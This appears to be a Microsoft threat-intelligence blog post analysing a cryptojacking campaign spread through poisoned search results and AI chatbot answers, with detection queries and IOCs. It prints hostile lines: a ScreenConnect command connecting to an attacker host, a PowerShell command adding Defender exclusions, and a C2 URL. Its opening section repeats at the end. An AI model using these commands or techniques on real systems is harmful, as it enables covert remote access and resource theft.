❌

Reading view

There are new articles available, click to refresh the page.

From poisoned search results to GPU mining: A cryptojacking campaign abusing ScreenConnect and Microsoft .NET utilities

Microsoft Defender Experts identified an active cryptojacking campaign in which malicious download sites are surfaced not only through traditional search engine poisoning, but also through AI chatbot interactions. This emerging delivery technique extends social engineering beyond conventional search results and increases the visibility of malicious software recommendations.

The campaign impersonates trusted system utilities including CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear to target users likely to own high-performance GPUs. Rather than maximizing infection volume, the threat actor appears focused on compromising systems with higher mining value.

Beyond cryptocurrency mining, the campaign establishes persistent remote access through abused ScreenConnect deployments that could later support data theft, lateral movement, or ransomware activity. This combination of AI-assisted delivery, software impersonation, and persistent access highlights how threat actors are adapting social engineering and monetization strategies to modern user behavior.

Microsoft Defender detected and blocked activity associated with this campaign. Organizations should enable cloud-delivered protection, run EDR in block mode, and enable attack surface reduction rules to reduce risk.


Attack chain overview

Cryptocurrency mining campaigns have long favored volume over precision, compromising as many hosts as possible to extract marginal value from each. The campaign described in this blog takes a more deliberate approach: its operators have built a targeting and monetization strategy engineered from the ground up to maximize GPU mining yield per compromised device.
Initial access

The campaign begins when users search for common system utility and hardware-monitoring software on a search engine. The users are then presented with manipulated results that direct them to attacker-controlled lookalike sites. The operator runs a coordinated SEO poisoning operation that simultaneously masquerades as a broad portfolio of trusted utility brands, where each one serves the same downstream payload chain.

The campaign abuses multiple trusted brands, including: CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear. The selection of these brands is deliberate. Each application is favored by PC enthusiasts and hardware-focused users, precisely the audience most likely to own a high-performance discrete GPU, the hardware that makes GPU cryptocurrency mining economically viable.

Screenshot of search engine results showing a malicious source of hwmonitor.


In April 2026, we observed reports indicating that users may have been directed to malicious domains through interactions with large language model (LLM)–based tools. In these cases, users querying AI chatbots for software download recommendations were presented with links to attacker‑controlled domains within generated responses. Analysis of VirusTotal scan associated with these domains further identified traffic metadata referencing chatbot interactions as a potential referral context.

While this behavior is based on observed patterns and correlated data sources, it’s consistent with emerging techniques in AI search result poisoning, representing an extension of traditional SEO poisoning beyond conventional search engines.


VirusTotal scan results showing traffic metadata associated with attacker-controlled domains, corroborating observed AI-assisted delivery patterns in this campaign.
Example of an LLM-generated response observed to contain links to domains later identified as malicious and associated with this campaign. This example is illustrative and does not indicate a systemic issue with any specific AI service.

Each fake site presents a download button that claims it has the legitimate utility. The download instead retrieves a ZIP archive hosted on a campaign‑specific subdomain of gleeze.com. The gleeze.com parent domain is hosted by infrastructure associated with Dynu (dynu.com), a dynamic DNS provider frequently leveraged by threat actors.

Since March 2026, we’ve identified more than 150 malicious domains that we assess serve these malicious tools, masqueraded as system utilities linked to this campaign.

DLL sideloading and silent installation of ScreenConnect software


The downloaded ZIP archive contains the legitimate executable for the spoofed utility alongside a malicious DLL named autorun.dll. When the user launches the executable, the legitimate program loads autorun.dll from the same folder via DLL sideloading, a technique that requires no exploitation and generates no user-visible anomaly. Analysis revealed nine distinct autorun.dll variants across the campaign.

Files dropped after extraction of the ZIP file after download.

The malicious DLL uses msiexec.exe to silently install a second malicious DLL named vcredist_x64.dll, named to masquerade as the Visual C++ Redistributable. This file is itself a packaged installer for ScreenConnect software.

ScreenConnect software (also known as ConnectWise Control) is a legitimate commercial remote management tool widely used by IT administrators. The tool itself is not at fault; rather, the threat actor abuses its legitimate capabilities to establish persistent remote access consistent with a broader pattern of remote monitoring and management (RMM) tool abuse observed across the threat landscape

Once installed, the ScreenConnect client constantly attempts to communicate with the attacker-controlled server at 193.42.11[.]108 via the following service invocation:

"ScreenConnect.ClientService.exe" 
"?e=Access&y=Guest&h=directdownload.icu&p=8041&s=b31c5795-9b66-4d20-ac8d-aad60d05852a&k=...&c=Crystaldeskinfo%20New%20New%20New&c=&c=&c=&c=&c=&c=&c="

The h parameter (directdownload[.]icu) is the host the client connects to.

The repeated c= parameters are ScreenConnect’s custom property fields, which in some cases closely matched the software used to drop ScreenConnect. However, across other instances we were unable to verify if this is an identifier linked to the software used via SEO poisoning.

Execution

SimpleRunPE dropper and process hollowing

Once the ScreenConnect session is established, the attacker drops a binary named SimpleRunPE.exe directly via ScreenConnect’s file-transfer feature.

Project lineage

Static analysis of this binary surfaced an embedded Program Database (PDB) path inside the binary’s debug directory:

G:\My Drive\works\test projects\Simple-RunPE-Process-Hollowing-RUNPE\SimpleRunPE\obj\Release\SimpleRunPE.pdb
PDB path embedded in binary.

The folder structure in the path matches a public proof-of-concept repository on GitHub (Watermwo/Simple-RunPE-Process-Hollowing), with a -RUNPE suffix. With this information, Microsoft assesses with moderate confidence that the dropped binary’s process hollowing might be a fork of this public codebase. Using this PDB path as a pivot, we identified multiple binaries sharing similar debug paths, all reported to the Microsoft Defender team and addressed.

Screenshots showing Similarities between repo and the malicious binary observed in this campaign.

Install path and the alternative PowerShell delivery

Once executed, SimpleRunPE.exe writes a copy of itself into a hidden install folder as RuntimeHost.exe. The install folder name uses the campaign identifier D3F4E2A1, which recurs throughout the malware as a mutex name (Global\D3F4E2A1_Svc) and in Defender exclusion entries.

The malware sets the Hidden and System file attributes on both the install folder and the RuntimeHost.exe file, hiding them from default Explorer views. The malware first attempts to install into a preferred location resolved at runtime and falls back to %LocalAppData%\Microsoft\Windows\Caches\D3F4E2A1\ if the preferred location is not writable.

In a subset of compromises, rather than dropping SimpleRunPE.exe directly via ScreenConnect file transfer, a malicious PowerShell script that fetched the binary from a remote drive, stored it locally as vlc.exe, and created a one-time scheduled task to execute and then delete itself, reducing forensic traceability.

PowerShell script dropped by attacker over ScreenConnect.

Persistence

Once SimpleRunPE.exe has copied itself to the install path as RuntimeHost.exe, it establishes six persistence mechanisms across multiple Windows autostart locations. The persistence mechanisms span three scheduled tasks, two registry Run keys, and one Startup folder shortcut.

Suspicious persistence methods implemented by malware.
TacticTriggerIdentifier
Scheduled taskOn user logon (highest privileges)Task name: Windows System Health
Scheduled taskOn system boot, 1-hour delay (highest privileges)Task name: Windows System Health Monitor
Scheduled taskEvery 5 minutes (highest privileges)Task name: Windows System Health Check
Registry Run key (machine)On any user logonHKLM\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache
Registry Run key (user)On current user logonHKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache

Startup folder shortcutOn current user logon%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\RuntimeHost.lnk
LNK file in Startup pointing to RunTimeHost.exe.

Each time the persistence mechanism executes, it relaunches RuntimeHost.exe, which functions as a recovery mechanism for the follow up process hollowing behaviour. Each time the persistence mechanism launches RunTimeHost, it validates whether the following behavior is complete. If the behavior isn’t complete, the rumtimehost.exe attempts to hollow as well.

Defense evasion

Process hollowing into Microsoft-signed .NET binaries

The malware simplerunpe.exe proceeds to attempt process hollowing into a legitimate Microsoft-signed binary. The malware carries a hardcoded list of seven candidate target processes, all of them legitimate Windows utilities that ship with the .NET Framework. These targets are tried in order, and the first one whose binary is present on the host’s disk is selected:

  • InstallUtil.exe
  • RegAsm.exe
  • RegSvcs.exe
  • MSBuild.exe
  • AppLaunch.exe
  • AddInProcess.exe
  • aspnet_compiler.exe
Targets for process injection.

The dropper launches the chosen target binary in a suspended state and uses API calls such as WriteProcessMemory, SetThreadContext, ResumeThread to hollow the process. This causes the malicious mining code to run under the identity of a trusted Microsoft-signed binary and execute its own code.

Process hollowing attempt by malware.

Defender exclusions

The malware simplerunpe.exe invokes PowerShell to call the Add-MpPreference cmdlet, registering both path-based and process-based exclusions.

powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath @(...) -ErrorAction SilentlyContinue"


Process-name exclusions cover 13 binaries:

  • The seven .NET hollowing targets (InstallUtil.exe, RegAsm.exe, RegSvcs.exe, MSBuild.exe, AppLaunch.exe, AddInProcess.exe, aspnet_compiler.exe)
  • SecurityHealthHost.exe, RuntimeHost.exe, lolMiner.exe, SRBMiner-MULTI.exe, miner.exe, and gminer.exe
Target Processes for Defender AV exclusions.

Anti-analysis check

The malware performs anti-analysis checks, exiting silently if any indicator suggests the binary is running in an analysis environment.

The malware checks for virtual machine detection: (registry keys for VMware Tools and VirtualBox Guest Additions, the SCSI Identifier value checked against VBOX/VMWARE/QEMU substrings, MAC address prefix matching against known virtualization vendor ranges, and WMI queries against Win32_ComputerSystem and Win32_BIOS.

The malware also checks against a hardcoded list of forty analyst-tool process names spanning debuggers, disassemblers, decompilers, PE inspection tools, and network analysis utilities, including dnSpy, x64dbg, IDA, Ghidra, ProcMon, Wireshark, Fiddler.

If any of the binaries are detected, the process terminates its execution.

Screenshot showing Anti Analysis/Anti VM implementation by malware

Custom crypto mining loader

Once process hollowing is complete and the malware is running inside a Microsoft-signed Windows utility, the mining-client portion of the binary takes over. The first action is to acquire a system-wide mutex named Global\D3F4E2A1_Svc. The mutex name uses the same campaign identifier (D3F4E2A1) as the install-path directory and the Defender exclusion paths.

RuntimeHost.exe probes this mutex to confirm that hollowing has already succeeded and the hollowed process is still alive on the host.

Host-based reconnaissance


The hollowed binary establishes a connection to the attacker’s server (described in the next section) and sends a registration frame containing comprehensive host reconnaissance to the attacker controlled C2/panel.

CategoryWhat’s collected
FingerprintingCPU model and core count; GPU model and vendor with integrated vs. discrete classification; total physical RAM; device type.
Live resource stateCurrent CPU usage; current GPU usage (separately for total and dedicated GPU); GPU temperature; system uptime.
Operating systemWindows version and architecture, full Windows product name, whether the malware is running with administrative privileges.
Network identityLocal IP address; country code derived from an outbound geolocation lookup.
Security postureInstalled antivirus product enumerated via Windows Security Center.
User activityIdle seconds (time since last keyboard or mouse input).
GPU activity detectionDetection of gaming, streaming, or other GPU-heavy user activity based on sustained GPU usage.
Mining stateWhether the miner process is currently running; current latency to the mining pool.
Screenshot showing Host reconnaissance performed by binary after process hollowing

Command and control encrypted address and certificate pinning


The address of the attacker’s server is held inside an encrypted blob using AES-128-CBC encryption. In addition to obfuscating the address, we observed a hard-coded Transport Layer Security (TLS) certificate.

Screen showing encrypted C2 domain and certificate hard coded in binary.

Decrypting the embedded blob yields the C2 URL wss[:]//minemine.gleeze[.]com:8443/ws.

The malware also hardcodes the SHA-256 fingerprint of the TLS certificate expected at this endpoint, used to pin the connection during the WebSocket handshake:

EB:C3:5D:4A:08:D9:3A:88:0E:90:AE:AD:2D:3F:7F:B4:3F:DC:08:EA:77:DB:9D:D5:2F:80:78:1E:6B:FD:88:67

Mining orchestration

The malware (hollowed Windows binary) doesn’t embed a miner program. Instead, when it’s time to begin mining, the malware downloads the appropriate miner archive at runtime and runs it. Three miner programs are supported: gminer, lolMiner, and SRBMiner-MULTI, all of which are GPU-focused tools.

Auto-repair persistence and activity tracking

The hollowed binary also runs a continuous background routine that wakes every five seconds and checks whether mining should currently be paused (based on the GPU-activity gate), and whether all six persistence mechanisms are still in place.

When the verification cycle runs, the malware

  • Checks each of the three scheduled tasks by invoking schtasks.exe /query /tn “<task name>” and recreates any task whose query returns a non-zero exit code.
  •  Checks each of the two registry Run keys via direct registry reads and rewrites missing or modified entries.
  • Checks the Startup folder shortcut by file existence and recreates it if missing.
  • Re-runs the Defender exclusion registration on every cycle, ensuring any exclusions that were removed are restored.

Apart from verifying the persistence, the malware also tracks the process activity on the device. As soon as the loader detects the following processes as running, it terminates the miner process.

User activity monitoring/ terminate miner when above processes are detected.

The malware also monitors GPU usage and terminates its activity. If the GPU usage is high or the device isn’t idle, the mining processes are terminated.

Certificate pivoting

As mentioned previously, using this hard-coded certificate, we identified 3 IPs using this specific TLS certificate.

Using OSINT, this TLS certificate was observed to be presented by 3 IP addresses. Microsoft assesses that these IPs are part of the C2 infrastructure.

•           93.115[.]10.35

•           198.23[.]185.238

•           2.59.132[.]106

Using these IPs as pivots, we observed that there were additional linked campaigns using a similar DynamicDNS domain giize[.]com. Some of the sources of the malicious file downloads in these campaigns originated from:

  • Direct-download[.]giize[.]com
  • Free-download[.]giize[.]com

These domains are also linked to a series of malicious domains performing similar SEO poisoning-based campaigns, leading to same infection chain described in this blog.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:  

Enable network protection in Microsoft Defender for Endpoint.

Turn on web protection in Microsoft Defender for Endpoint.

Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.

Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using Group Policy.

Turn on the following attack surface reduction rule to block or audit activity associated with this threat:

Block executable files from running unless they meet a prevalence, age, or trusted list criterion(GUID: 01443614-cd74-433a-b99e-2ecdc07bfc25)

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage
Execution  Unusual ScreenConnect service creation activity
 

Suspicious service launched (endpoint detection and response – EDR)


Malicious DLL sideloading linked to autorun.dllAn executable file loaded an unexpected DLL file (EDR)
ScreenConnect Installation activity Suspicious behaviour by msiexec.exe (EDR)
Defender detection of crypto mining framework binaryTrojan:MSIL/CoinMiner!MS(AV)
MDAV detection of suspicious DLLHackTool:Win64/Malgent!MSR(AV)
PersistenceScheduled task creation activity associated with malicious binarySuspicious Task Scheduler activity
Malicious ASEP linked with malicious binary executionAnomaly detected in ASEP registry
Suspicious .LNK file in startup folderAn uncommon file was created and added to startup folder
Defense Evasion   Antivirus exclusion added by malicious binarySuspicious  Defender Antivirus exclusion
Modification attempt in Microsoft Defender Antivirus exclusion listAn uncommon file was created and added to startup folder
Process hollowing activity to malicious binaryA process was injected with potentially malicious code  
Command and controlAttacker executing malicious commands via ScreenConnectSuspicious command execution via ScreenConnect  

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender or Microsoft Sentinel.

Advanced hunting

Suspicious binary execution from unusual directory

This query searches for suspicious RunTimeHost.exe from a specific directory. Executions from this directory are often linked to the relevant campaign.

// 
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "RuntimeHost.exe"
   or InitiatingProcessFileName =~ "RuntimeHost.exe"
| where (FolderPath has @"\Caches\D3F4E2A1")
     or (InitiatingProcessFolderPath has @"\Caches\D3F4E2A1")
| project Timestamp, DeviceId, DeviceName,
          FileName, FolderPath, ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine,
          AccountName

Suspicious scheduled task creation activity

This query looks for suspicious scheduled task creation activity with task names often associated with this cryptojacking campaign.

//Run the below query to identify events linked to the suspicious scheduled task creation activity

DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "schtasks.exe"
| where ProcessCommandLine has "/create"
| where ProcessCommandLine has_any (
    "Windows System Health Monitor",
    "Windows System Health"
  )
| project Timestamp, DeviceId, DeviceName,
          AccountName,
          TaskCreationCmd = ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine

Suspicious MSIEXEC activity associated with a binary loading a suspicious DLL

This query looks for a process loading a suspicious DLL named ‘autorun.dll’ followed by unusual MSIEXEC activity from the same binary.

let SideloadingProcesses =
DeviceImageLoadEvents
    | where Timestamp > ago(60d)
    | where FileName =~ "autorun.dll"
    | where InitiatingProcessFolderPath  has_any (
        @"\Downloads\", @"\AppData\Local\Temp\", @"\AppData\Roaming\",
        @"\ProgramData\", @"\Users\Public\",@"\Desktop\"
      )
      |where FolderPath has @"\sources\"
    | project SideloadTime = Timestamp, DeviceId, DeviceName,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              LauncherName = InitiatingProcessFileName,
              LauncherPath = InitiatingProcessFolderPath,
              SideloadedDllPath = FolderPath;
let unique_devices=SideloadingProcesses|distinct DeviceId;
let MsiSpawns =
 DeviceProcessEvents
    | where Timestamp > ago(60d)
    |where DeviceId in(unique_devices)
    | where FileName =~ "msiexec.exe"
    | where ProcessCommandLine has "/i"
    | where ProcessCommandLine has "/quiet"
    | project MsiSpawnTime = Timestamp, DeviceId,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              MsiCmd = ProcessCommandLine,
              MsiProcessId = ProcessId ;  
SideloadingProcesses
| join kind=inner MsiSpawns
    on DeviceId, LauncherProcessId, LauncherCreationTime
| where MsiSpawnTime between (SideloadTime .. (SideloadTime + 30m))
| project SideloadTime, MsiSpawnTime,
          DeviceId, DeviceName,
          LauncherName, LauncherPath, LauncherProcessId,
          SideloadedDllPath, MsiCmd, MsiProcessId

Indicators of compromise (IOC)

IndicatorTypeDescription
direct-download[.]gleeze[.]com
start-download[.]gleeze[.]com
direct-downloads[.]giize.com
free-download[.]giize.com    
DomainHosts malicious ZIP files
directdownload[.]icuDomainHost that ScreenConnect client connects to
16562974deec80e41ef57a71a6de8c03ceb393005fb1432f8d9d82c61294ef8cSHA256autorun.dll loaded by legit EXE via DLL sideloading
1b2555b09ac62164638f47c8272beb6b0f97186e37d3a54cb84c723ff7a2eee5SHA256autorun.dll loaded by legit EXE via DLL sideloading
062bb28765fbaa11f8cc341fa16e2c7f942a122d929cb41f4a0f755b4429f246SHA256autorun.dll loaded by legit EXE via DLL sideloading
c7425fbe6c3a4937934215c54027d4b67202d12ab490682fae03498870d66d06SHA256autorun.dll loaded by legit EXE via DLL sideloading
a460d00ef93c8ce70d32e48e55781af66a53328fc2dde45519be196c265de074SHA256autorun.dll loaded by legit EXE via DLL sideloading
db2d33c4e6e4a5c2263b56e8303c343305a94dde1fc2968304ba260acbbd9f9fSHA256autorun.dll loaded by legit EXE via DLL sideloading
cf3f8160eb5a5580e0c35054847e3ac4d01e9fe74fab8bc12bf6e8a40bf696b2SHA256autorun.dll loaded by legit EXE via DLL sideloading
69077fcf940fc5852fb32beed15636756ebc04ac971b7ed71d36251e7ea70a20SHA256autorun.dll loaded by legit EXE via DLL sideloading
2ee93ccbcd49ed94c65dcf52e7dcb8f0fa0a443ca24c0e0c7f79152efba657b7SHA256autorun.dll loaded by legit EXE via DLL sideloading
193.42.11[.]108IP addressScreenConnect client communicates to this attacker controlled IP
9ff07c9fafa9c03fdf69e4abf6806aa7c938b5480e7e258f227db0719ecd6386SHA256SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session
7035c2abeb617e828dfda1b119b8544fa9ae15a1d263d18bc5506acaf381f496SHA256SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session
e021662a652ba95c8778b991056696ab3c9b0f60d5e23b1e6cf73c3847db6610SHA256ScreenConnect file masquerading as a DLL
wss[:]//minemine.gleeze[.]com:8443/wsURLC2 from hollowed binary

References

This research is provided by Microsoft Defender Security Research with contributions from Parasharan Raghavan and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post From poisoned search results to GPU mining: A cryptojacking campaign abusing ScreenConnect and Microsoft .NET utilities appeared first on Microsoft Security Blog.

From poisoned search results to GPU mining: A cryptojacking campaign abusing ScreenConnect and Microsoft .NET utilities

Microsoft Defender Experts identified an active cryptojacking campaign in which malicious download sites are surfaced not only through traditional search engine poisoning, but also through AI chatbot interactions. This emerging delivery technique extends social engineering beyond conventional search results and increases the visibility of malicious software recommendations.

The campaign impersonates trusted system utilities including CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear to target users likely to own high-performance GPUs. Rather than maximizing infection volume, the threat actor appears focused on compromising systems with higher mining value.

Beyond cryptocurrency mining, the campaign establishes persistent remote access through abused ScreenConnect deployments that could later support data theft, lateral movement, or ransomware activity. This combination of AI-assisted delivery, software impersonation, and persistent access highlights how threat actors are adapting social engineering and monetization strategies to modern user behavior.

Microsoft Defender detected and blocked activity associated with this campaign. Organizations should enable cloud-delivered protection, run EDR in block mode, and enable attack surface reduction rules to reduce risk.

Attack chain overview

Cryptocurrency mining campaigns have long favored volume over precision, compromising as many hosts as possible to extract marginal value from each. The campaign described in this blog takes a more deliberate approach: its operators have built a targeting and monetization strategy engineered from the ground up to maximize GPU mining yield per compromised device.

Initial access

The campaign begins when users search for common system utility and hardware-monitoring software on a search engine. The users are then presented with manipulated results that direct them to attacker-controlled lookalike sites. The operator runs a coordinated SEO poisoning operation that simultaneously masquerades as a broad portfolio of trusted utility brands, where each one serves the same downstream payload chain.

